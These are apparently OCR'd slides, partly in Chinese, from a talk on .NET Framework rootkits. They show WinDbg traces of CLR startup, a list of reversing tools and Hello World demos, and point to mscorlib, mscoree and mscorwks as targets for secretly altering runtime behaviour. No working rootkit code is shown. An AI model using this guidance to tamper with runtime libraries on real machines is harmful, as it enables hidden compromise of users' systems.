0012ff18 79f07dc7 00400000 00000000 0f2fa912 mscorwks!SystemDomain::Execute
0012ff68 79f05f61 00400000 0f2fa9ca 02304b38 mscorwks!ExecuteEXE+0x59
0012ffb0 79011b5f 013af6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0x11b
0012ffc0 77e889d5 02304b38 013af6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
0:000> bp mscorwks!CallDescrWorker
0:000> g
Breakpoint 2 hit
eax=0012f500 ebx=0012f4ac ecx=00000000 edx=0012f4ac esi=001719b8 edi=000000
eip=79e88f44 esp=0012f494 ebp=0012f510 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
mscorwks!CallDescrWorker:
79e88f44 55 push ebp
0:000> kb
ChildEBP RetAddr Args to Child
0012f490 79e88ee4 0012f560 00000000 0012f530 mscorwks!CallDescrWorker
0012f510 79e88e31 0012f560 00000000 0012f530 mscorwks!CallDescrWorkerWithHandler+0xa3
0012f650 79e88d19 008b3058 0012f72c 0012f6e0 mscorwks!MethodDesc::CallDescr+0x19c
0012f668 79e88cf6 008b3058 0012f72c 0012f6e0 mscorwks!MethodDesc::CallTargetWorker+0x20
0012f67c 79f084b0 0012f6e0 0f2fa15e 00000000 mscorwks!MethodDescCallSite::Call+0x18
0012f7e0 79f082a9 008b2fe8 00000001 0012f81c mscorwks!ClassLoader::RunMain+0x220
0012fa48 79f0817e 00000000 0f2fac8e 00000000 mscorwks!Assembly::ExecuteMainMethod+0xa6
0012ff18 79f07dc7 00400000 00000000 0f2fa912 mscorwks!SystemDomain::ExecuteMainMethod+0x398
0012ff68 79f05f61 00400000 0f2fa9ca 02304b38 mscorwks!ExecuteEXE+0x59
0012ffb0 79011b5f 013af6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0x11b
0012ffc0 77e889d5 02304b38 013af6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
中斷於 CallDescr
中斷於 CallDescrWorker
0:000>


Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
70a70000 70ad6000 SHLWAPI (deferred)
75e00000 75e1a000 IMM32 (deferred)
77df0000 77e4f000 USER32 (deferred)
77e60000 77f34000 KERNEL32 (pdb symbols) c:\symbol
77f40000 77f7d000 GDI32 (deferred)
77f80000 77ffc000 ntdll (pdb symbols) c:\symbol
78000000 78045000 msvcrt (deferred)
786f0000 7875f000 RPCRT4 (deferred)
79000000 79045000 mscoree (pdb symbols) c:\symbol
796d0000 79735000 ADVAPI32 (deferred)
0:000> bp mscorwks!Assembly::GetEntryPoint
0:000>
(7ec.1fc): C++ EH exception - code e06d7363 (first chance)
(7ec.1fc): C++ EH exception - code e06d7363 (first chance)
Breakpoint 0 hit
eax=0012f814 ebx=00000000 ecx=00181f78 edx=0000000d esi=00000200 edi=00000000
eip=79f08741 esp=0012f7f4 ebp=0012f834 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
mscorwks!Assembly::GetEntryPoint:
79f08741 55 push ebp
0:000> bk
^ Syntax error in 'bk'
ChildEBP RetAddr Args to Child
0012f7f0 79f0828f 1d37bb82 00180a90 00000200 mscorwks!Assembly::GetEntryPoint
0012fa48 79f0817e 00000000 1d37b942 00000000 mscorwks!Assembly::ExecuteMainMethod+0x8c
0012ff18 79f07dc7 00400000 00000000 1d37bcde mscorwks!SystemDomain::ExecuteMainMethod+0x398
0012ff68 79f05f61 00400000 1d37bc06 02304b38 mscorwks!ExecuteEXE+0x59
0012ffb0 79011b5f 0132f6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0x11b
0012ffc0 77e889d5 02304b38 0132f6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
start end module name
00400000 00408000 image00400000 C (no symbols)
009f0000 00c36000 shell32 (deferred)
02e40000 03a4e000 mscorlib_ni (deferred)
70a70000 70ad6000 SHLWAPI (deferred)
71710000 71794000 COMCTL32 (deferred)
75e00000 75e1a000 IMM32 (deferred)
77df0000 77e4f000 USER32 (deferred)
77e60000 77f34000 KERNEL32 (pdb symbols) c:\symbols\kernel32.pdb\45F071552\kernel32.pdb
77f40000 77f7d000 GDI32 (deferred)
77f80000 77ffc000 ntdll (pdb symbols) c:\symbols\ntdll.pdb\41AFDCD61\ntdll.pdb
78000000 78045000 msvcrt (deferred)
78130000 781cb000 MSVCR80 (deferred)
786f0000 7875f000 RPCRT4 (deferred)
79000000 79045000 mscoree (pdb symbols) c:\symbols\mscoree.pdb\0D7C30DDE4864A76BCE4B0CB18E63C4E2\mscoree.pdb
796d0000 79735000 ADVAPI32 (deferred)
79e70000 7a3d1000 mscorwks (pdb symbols) c:\symbols\mscorwks.pdb\7FA9D4C5454E4346B11ED781C22BDF462\mscorwks.pdb
7cf00000 7cfef000 ole32 (deferred)
bp mscorwks!Assembly::GetEntryPoint
重要函數GetEntryPoint
0:000>


CLR init 運作

- mscoree!_CorExeMain
  - Mscoree載入engine
- Mscorwks!_CorExeMain
- Mscorwks!EEStartupHelper
- Mscorwks!SetupThread
  - Mapping OS thread 與CLR thread
- Mscorwks!ClassLoader
- Mscorwks!CallDescr
- Mscorwks!CallDescrWorker
- mscorwks!Assembly::GetEntryPoint



.NET Framework Rootkits

Tool you Need


windbg	IDA Pro	ollydbg	PEBrowse dbg
GuidDbg	PEInfo	LoadPE	PEiD
CFF explorer	MegaPuck	ilasm	ildasm
ngen	sn	Reflector	ILDecoder
StrongName Remove	Re-Sign		

.NET Framework Rootkits

- 程式片斷

```
static void Main(string[] args)
        {
            Console.WriteLine("Hello (crazy) World!");
        }
```


- 執行結果




.NET Framework Rootkits

- 原因
  - .NET framework的WriteLine被偷改了
- 也就是說，駭客只要有技術，就可以更改.NET語言的實作
  - Mscorlib.dll
  - Mscoree.dll
  - Mscorwks.dll
  - Mscorxxxxx.dll 都是好目標


新增一個專案


新增專案
專案類型(P):
範本(T):
Visual C++
ATL
CLR
一般
MFC
智慧型裝置
Win32
其他語言
其他專案類型
ASP.NET Web 服務
CLR 主控台應用程式
SQL Server 專案
Windows Form 控制項程式庫
類別庫
CLR 空專案
Windows Form 應用程式
Windows 服務
搜尋線上範本...
建立主控台應用程式的專案
名稱(N):
<輸入名稱>
位置(L):
C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\Projects
瀏覽(B)...
方案名稱(M):
<輸入名稱>
為方案建立目錄(D)
確定
取消


直接拿來用


ymc demo - Microsoft Visual Studio
檔案(F) 編輯(E) 檢視(V) 專案(P) 建置(B) 偵錯(D) 工具(T) 視窗(W) 社群(C) 說明(H)
Debug
Win32
方案總管 - ymc demo
方案 'ymc demo' (1 專案)
ymc demo
原始程式檔
AssemblyInfo.cpp
stdafx.cpp
ymc demo.cpp
標頭檔
resource.h
stdafx.h
資源檔
app.ico
app.rc
ReadMe.txt
方案總管
類別檢視
屬性管理員
ymc demo.cpp
起始頁
(未知的範圍)
// ymc demo.cpp: 主要專案檔。
#include "stdafx.h"
using namespace System;
int main(array<System::String ^> ^args)
{
Console::WriteLine(L"Hello World");
return 0;
}
伺服器總管
工具箱
輸出
顯示輸出來源(S):
程式碼定義視窗
呼叫瀏覽器
輸出
正在建立專案 'ymc demo'... 專案建立成功。

